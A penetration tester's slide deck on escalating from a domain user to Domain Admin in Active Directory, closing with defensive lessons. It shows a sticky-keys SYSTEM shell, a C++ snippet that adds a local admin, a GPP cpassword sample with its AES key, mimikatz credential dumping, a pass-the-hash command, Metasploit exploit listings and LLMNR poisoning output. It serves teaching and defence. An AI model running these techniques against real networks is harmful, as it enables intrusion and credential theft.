


All roads lead to Domain Admin

Adéla Haníková

Whoami

- Mathematician – mathematical methods of information security
- Penetration tester at AEC a.s.
- Not a domain admin



Basic concepts

- AD – Active Directory
- DC – Domain Controller
- DA – Domain Admin
- LA – Local Admin
- Hash

Two ways

- Indirect process
 - Domain user → local administrator → domain administrator
- Direct success



LA – local escalation

- Unencrypted computer with Windows 7

```
Windows Error Recovery
Windows failed to start. A recent hardware or software change might be the
cause.

If Windows files have been damaged or configured incorrectly, Startup Repair
can help diagnose and fix the problem. If power was interrupted during
startup, choose Start Windows Normally.
(Use the arrow keys to highlight your choice.)

Launch Startup Repair (recommended)
Start Windows Normally


Description: Fix problems that are preventing Windows from starting
```

LA – local escalation

```
Administrator: sethc.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```



LA – local escalation

- Scheduled tasks



LA – local escalation

- Scheduled tasks

```
1  #include <iostream>
2  #include <cstdlib>
3  #include <windows.h>
4
5  using namespace std;
6
7  int main() {
8      system("net user aecpt Heslo1234 /add");
9      Sleep(3000);
10     system("net localgroup administrators aecpt /add");
11
12     return 0;
13 }
```


LA - escalation

- SYSVOL & Group Policy Preferences

```
<Groups clsid="{3125E...4FC6D24D26}"><User clsid="{DF5F...D9BDE98BA1D1}" name="Administrator (předdefinované)" image="2" changed="2012-04-11 10:57:01" uid="{10A9C...252B0AAA91}" userContext="0" removePolicy="0"><Properties action="U" newName="" fullName="Lokalni admin" description="stroje" cpassword="pXicNC22clt...ytUwCDRafYBW6TdzgTQ" changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" subAuthority="...ADMIN" userName="Administrator (předdefinované)"/></User>
```

LA – escalation

- SYSVOL & Group Policy Preferences
- MS14-025

The screenshot shows the Microsoft Developer Network website. The navigation bar includes 'Downloads', 'Programs', 'Community', and 'Documentation'. The left sidebar lists various technical resources, with '2.2.1.1.4 Password Encryption' highlighted in the breadcrumb trail. The main content area displays the title '2.2.1.1.4 Password Encryption' and a paragraph stating that all passwords are encrypted using a derived AES key. A red box highlights the sentence 'The 32-byte AES key is as follows:', followed by a hexadecimal string representing the key.

Microsoft | Developer Network

Downloads ▾ Programs ▾ Community ▾ Documentation ▾

- MSDN Library
- Open Specifications
- Protocols
- Windows Protocols
- Technical Documents
- [MS-GPPREF]: Group Policy: Preferences Extension Data Structure
- 2 Messages
- 2.2 Message Syntax
- 2.2.1 Preferences Policy Message Syntax
 - 2.2.1.1 Preferences Policy File Format
 - 2.2.1.1.1 Common XML Schema
 - 2.2.1.1.2 Outer and Inner Element Names and CLSIDs
 - 2.2.1.1.3 Common XML Attributes
 - 2.2.1.1.4 Password Encryption**
 - 2.2.1.1.5 Expanding Environment Variables

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

LA – escalation

- Passwords in plaintext on SMB shares
- *.bat; *.cmd; *.vbs; *.ps1; ...

```
1.. RUN_ME.bat
1 psexec @computerlist.txt -u Administrator -p N!ghTmar3 -n 30 -c -v -h "snow.bat"
```

What's next?

- Extract hashes (passwords)

```
.#####. mimikatz 2.1.1 (x64) built on Feb  5 2018 02:08:38
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #'  Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 329169 (00000000:000505d1)
Session           : Service from 0
User Name         : MSSQL$SQLEXPRESS
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 11/13/2018 8:17:16 AM
SID               : S-1-5-80-3880006512-4290199581-1648723128-3569869737-3
133

msv :
tspkg :
wdigest :
* Username : WIN-TG73I5PVARV$
* Domain   : WORKGROUP
* Password : (null)
```

What's next?

- Extract hashes (passwords)
- Pass the hash

```
root@kali:~# pth-winexe -U Administrator%d7a2630a9ecc4aff186fc03070888283:480d1d  
426fe52721b915e7870c9e1a8f //192.168.52.151 cmd.exe  
E_md4hash wrapper called.  
HASH PASS: Substituting user supplied NTLM HASH...  
E_md4hash wrapper called.  
HASH PASS: Substituting user supplied NTLM HASH...  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>
```

Direct methods

- Already seen
 - Password of domain admin in plaintext on share
 - SYSVOL & Group Policy Preferences

Exploitation of a server

- HP Data Protector – port 5555

The screenshot displays the HP Data Protector Advanced Scheduler interface. The top bar shows the HP logo, the text "Data Protector | Advanced Scheduler", and the current view "viewing Filesystem/myDocs". The main area features a calendar for June 2014, with the date 16th highlighted. Below the calendar is a table of scheduled jobs.

Enabled	Recurrence	Type	Protection	Est. Duration	Priority	Description
✓	Hourly	Incremental	Default	0h 15m	3000	MyDoc_Adv_Schd_hourly
✓	Weekly	Full	Weeks	1h 0m	3000	MyDoc_Adv_Schd_Full

The right-hand sidebar, titled "Jobs to be scheduled", lists backup specifications for the Filesystem, including "Back-me-up perm", "myDocs", "onlyEmps", "E2010", "Lotus", "mssharepoint", "MSSQL", and "Oracle8".

Exploitation of a server

- HP Data Protector – port 5555

```
msf > search Protector

Matching Modules
=====
Security Performance

Name Disclosure Date Rank Check Description
-----
auxiliary/admin/hp/hp_data_protector_cmd_exec 2011-02-07 normal No HP Data Protector 6.1 EXEC_CMD Command Execution
auxiliary/dos/hp/data_protector_rds 2011-01-08 normal No HP Data Protector Manager RDS DOS
exploit/linux/misc/hp_data_protector_cmd_exec 2011-02-07 excellent No HP Data Protector 6 EXEC_CMD Remote Code Execution
exploit/multi/misc/hp_data_protector_exec_integutil 2014-10-02 great Yes HP Data Protector EXEC_INTEGUTIL Remote Code Execution
exploit/windows/misc/hp_dataprotector_cmd_exec 2014-11-02 excellent Yes HP Data Protector 8.10 Remote Command Execution
exploit/windows/misc/hp_dataprotector_crs 2013-06-03 normal Yes HP Data Protector Cell Request Service Buffer Overflow
exploit/windows/misc/hp_dataprotector_dtbclslogin 2010-09-09 normal Yes HP Data Protector DtbClsLogin Buffer Overflow
exploit/windows/misc/hp_dataprotector_encrypted_comms 2016-04-18 normal Yes HP Data Protector Encrypted Communication Remote Command Execution
exploit/windows/misc/hp_dataprotector_exec_bar 2014-01-02 excellent Yes HP Data Protector Backup Client Service Remote Code Execution
exploit/windows/misc/hp_dataprotector_install_service 2011-11-02 excellent Yes HP Data Protector 6.10/6.11/6.20 Install Service
exploit/windows/misc/hp_dataprotector_new_folder_navigation 2012-03-12 normal No HP Data Protector Create New Folder Buffer Overflow
exploit/windows/misc/hp_dataprotector_traversal 2014-01-02 great Yes HP Data Protector Backup Client Service Directory Traversal
exploit/windows/misc/hp_dataprotector_mfc_protocol_buffer_overflow 2009-12-17 great Yes HP Data Protector MFC_PROTOCOL Buffer Overflow
```


Weak password

- Cracking Net-NTLMv2

```
[*] [NBT-NS] Poisoned answer sent to 10.19.36.75 for name [REDACTED]
[*] [LLMNR] Poisoned answer sent to 10.19.46.13 for name server-proxy
[*] [LLMNR] Poisoned answer sent to 10.19.46.13 for name server-proxy
[*] [LLMNR] Poisoned answer sent to 10.19.46.13 for name server-proxy
[*] [LLMNR] Poisoned answer sent to 10.19.46.13 for name server-proxy
[*] [LLMNR] Poisoned answer sent to 10.19.46.13 for name server-proxy
[*] [LLMNR] Poisoned answer sent to 10.19.46.13 for name server-proxy
[*] [NBT-NS] Poisoned answer sent to 10.19.36.213 for name BRN00F01 (service: File Server)
[*] Skipping previously captured hash for BR[REDACTED]ao
[SMB] Requested Share : \\BR[REDACTED]\IPCS
[*] [LLMNR] Poisoned answer sent to 10.19.36.66 for name br[REDACTED]
[*] [LLMNR] Poisoned answer sent to 10.19.36.66 for name br[REDACTED]
[*] [NBT-NS] Poisoned answer sent to 10.19.36.164 for name BR[REDACTED] (service: File Server)
[SMB] NTLMv2-SSP Client : 10.19.36.164
[SMB] NTLMv2-SSP Username : PR[REDACTED]vraj
[SMB] NTLMv2-SSP Hash : [REDACTED]vraj::PRAHA1:112233445
0032003000300038000400160073006D006200310032002E006C006F
1006C00080030003000000000000000000000000000000000000002000007B04F289E
2E007000720061006800610031002E0063007A00000000000000000000
[SMB] Requested Share : \\BR[REDACTED]\IPCS
[*] Skipping previously captured hash for [REDACTED]
```

Weaker password

- Default password for new accounts



The weakest password

- Bruteforce

```
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Administrator Password: [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Administrator Password: [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Administrator Password: [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Administrator Password: [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Administrator Password: [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: Mx Notify UMS Password: [SUCCESS (ADMIN$ - Access Denied)]
ACCOUNT FOUND: [smbnt] Host: 10.162.236.2 User: WINS Password: [SUCCESS (ADMIN$ - Access Allowed)]
```

Lessons learned

- Educate your employees (even DA)
- Be aware of history
- Script kiddies can hack your network



Thanks for your
attention.